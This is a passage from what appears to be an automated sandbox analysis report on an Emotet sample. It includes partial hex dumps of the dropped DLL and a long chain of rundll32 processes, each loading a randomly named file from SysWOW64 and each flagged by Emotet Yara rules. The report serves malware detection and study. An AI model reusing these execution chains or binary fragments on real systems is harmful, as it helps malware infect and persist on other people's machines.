C:\Users\user\Bqpeen6\Bbs5w_e\Yvtlx6p4.dll	unknown	4096	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 59 93 4c 43 1d f2 22 10 1d f2 22 10 1d f2 22 10 03 a0 b7 10 0f f2 22 10 03 a0 a1 10 61 f2 22 10 1d f2 23 10 64 f2 22 10 3a 34 59 10 1a f2 22 10 03 a0 a6 10 25 f2 22 10 03 a0 b0 10 1c f2 22 10 03 a0 b6 10 1c f2 22 10 03 a0 b3 10 1c f2 22 10 52 69 63 68 1d f2 22 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 f8 48 e2 5f 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......Y.LC.."..."..."....... ".....a."...#.d.".:4Y..."..... %.".......".......".......".Ri ch..".......................... PE..L....H._...	success or wait	12	7FEE899BEC7	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Bqpeen6\Bbs5w_e\Yvtlx6p4.dll	unknown	7616	00 8b ff 55 8b ec 8b 55 0c 2b 55 08 8b 01 52 ff 75 10 ff 75 0c ff 75 08 ff 50 1c 5d c2 0c 00 8b ff 55 8b ec 56 8b 75 0c 2b 75 08 39 75 14 73 05 e8 7d 24 00 00 56 ff 75 08 ff 75 14 ff 75 10 e8 93 1c 00 00 8b 45 0c 83 c4 10 5e 5d c2 10 00 8b ff 55 8b ec 8a 45 08 5d c2 08 00 8b ff 55 8b ec 8b 55 0c 2b 55 08 8b 01 52 ff 75 14 ff 75 10 ff 75 0c ff 75 08 ff 50 28 5d c2 10 00 8b ff 55 8b ec 56 8b 75 0c 2b 75 08 39 75 18 73 05 e8 20 24 00 00 56 ff 75 08 ff 75 18 ff 75 14 e8 36 1c 00 00 8b 45 0c 83 c4 10 5e 5d c2 14 00 8b ff 56 8b f1 c7 06 50 63 01 10 e8 8e fe ff ff c7 06 30 63 01 10 5e c3 8b ff 55 8b ec 56 8b f1 e8 db ff ff ff f6 45 08 01 74 07 56 e8 b4 1e 00 00 59 8b c6 5e 5d c2 04 00 8d 41 04 8b 48 fc 8b 49 04 c7 44 01 fc 40 63 01 10 50 c7 00 38 63 01 10 e8 87	...U...U.+U...R.u..u..u..P.].. ...U..V.u.+u.9u.s..}$..V.u..u ..u.......E....^].....U...E.].. ...U...U.+U...R.u..u..u..u..P( ].....U..V.u.+u.9u.s.. $..V.u. .u..u..6....E....^].....V....P c.........0c..^...U..V........ E..t.V.....Y..^]....A..H..I..D ..@c..P..8c....	success or wait	24	7FEE899BEC7	WriteFile
C:\Users\user\Bqpeen6\Bbs5w_e\Yvtlx6p4.dll	unknown	3840	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....	success or wait	1	7FEE899BEC7	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEE8805208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	7FEE8805208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEE892A287	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	7FEE899BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	7FEE899BEC7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	7FEE899BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	42	7FEE899BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	7FEE899BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	success or wait	7	7FEE899BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	542	end of file	1	7FEE899BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	end of file	1	7FEE899BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	7FEE899BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	7FEE899BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	7FEE899BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	7FEE899BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	7FEE899BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	7FEE899BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	18	7FEE899BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	7FEE899BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	7FEE899BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	7	7FEE899BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	7FEE899BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	63	7FEE899BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	7FEE899BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	7FEE899BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	21	7FEE899BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	7FEE899BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	7FEE899BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	5	7FEE899BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	7FEE899BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	7FEE899BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	5	7FEE899BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	7FEE899BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	7FEE899BEC7	ReadFile
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	4096	success or wait	1	7FEE88F69DF	unknown
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	512	success or wait	1	7FEE88F69DF	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	success or wait	1	7FEE899BEC7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	end of file	1	7FEE899BEC7	ReadFile

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2532 Parent PID: 2408

General

Start time:	18:10:43
Start date:	08/01/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\system32\rundll32.exe' C:\Users\user\Bqpeen6\Bbs5w_e\Yvtlx6p4.dll #1
Imagebase:	0xff710000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Bqpeen6\Bbs5w_e\Yvtlx6p4.dll	unknown	64	success or wait	1	FF7127D0	ReadFile
C:\Users\user\Bqpeen6\Bbs5w_e\Yvtlx6p4.dll	unknown	264	success or wait	1	FF71281C	ReadFile

Analysis Process: rundll32.exe PID: 2340 Parent PID: 2532

General

Start time:	18:10:43
Start date:	08/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\system32\rundll32.exe' C:\Users\user\Bqpeen6\Bbs5w_e\Yvtlx6p4.dll #1
Imagebase:	0x950000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000007.00000002.2094781101.0000000000220000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000007.00000002.2094802545.0000000000291000.00000020.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2336 Parent PID: 2340

General

Start time:	18:10:44
Start date:	08/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Lkvi\ejqhpm.twa',RunDLL
Imagebase:	0x950000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000008.00000002.2096911565.00000000001A0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000008.00000002.2096946723.00000000001C1000.00000020.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2816 Parent PID: 2336

General

Start time:	18:10:45
Start date:	08/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Yffe\xmxs.xtt',RunDLL
Imagebase:	0x950000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000009.00000002.2097726962.00000000001A0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000009.00000002.2097776820.00000000001C1000.00000020.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2760 Parent PID: 2816

General

Start time:	18:10:45
Start date:	08/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Yxkq\vxcyp.vst',RunDLL
Imagebase:	0x950000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000A.00000002.2098974182.0000000000180000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000A.00000002.2099046063.0000000000201000.00000020.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2824 Parent PID: 2760

General

Start time:	18:10:46
Start date:	08/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Glql\mritqo.dtl',RunDLL
Imagebase:	0x950000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000B.00000002.2101214081.00000000006B1000.00000020.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000B.00000002.2101161516.0000000000690000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2460 Parent PID: 2824

General

Start time:	18:10:47
Start date:	08/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Xlll\midsk.ptl',RunDLL
Imagebase:	0x950000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000C.00000002.2102146226.0000000000270000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000C.00000002.2102416514.0000000000711000.00000020.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Copyright null 2021

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 1492 Parent PID: 2460

General

Start time:	18:10:47
Start date:	08/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Qpvq\ojxkj.pqe',RunDLL
Imagebase:	0x950000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000D.00000002.2103138481.00000000001F1000.00000020.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000D.00000002.2102968277.00000000001D0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2800 Parent PID: 1492

General

Start time:	18:10:48
Start date:	08/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Qfbx\wpmmbwy.jek',RunDLL
Imagebase:	0x950000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000E.00000002.2104372498.0000000000211000.00000020.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000E.00000002.2104274004.0000000000150000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Copyright null 2021

Analysis Process: rundll32.exe PID: 3032 Parent PID: 2800

General

Start time:	18:10:48
Start date:	08/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Ljbn\kwuw.ehe',RunDLL
Imagebase:	0x950000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000F.00000002.2106781352.0000000000691000.00000020.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000F.00000002.2106704317.0000000000670000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

Analysis Process: rundll32.exe PID: 3056 Parent PID: 3032

General

Start time:	18:10:49
Start date:	08/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Ghjb\hjdxzl.ejj',RunDLL
Imagebase:	0x950000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000010.00000002.2108288197.00000000001C1000.00000020.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000010.00000002.2108254547.00000000001A0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

Analysis Process: rundll32.exe PID: 2244 Parent PID: 3056

General

Start time:	18:10:50
Start date:	08/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Doth\isebmn.lpx',RunDLL
Imagebase:	0x950000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Copyright null 2021

Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000011.00000002.2342697153.0000000000200000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000011.00000002.2342767319.00000000002D1000.00000020.00000001.sdmp, Author: Joe Security

Disassembly

Code Analysis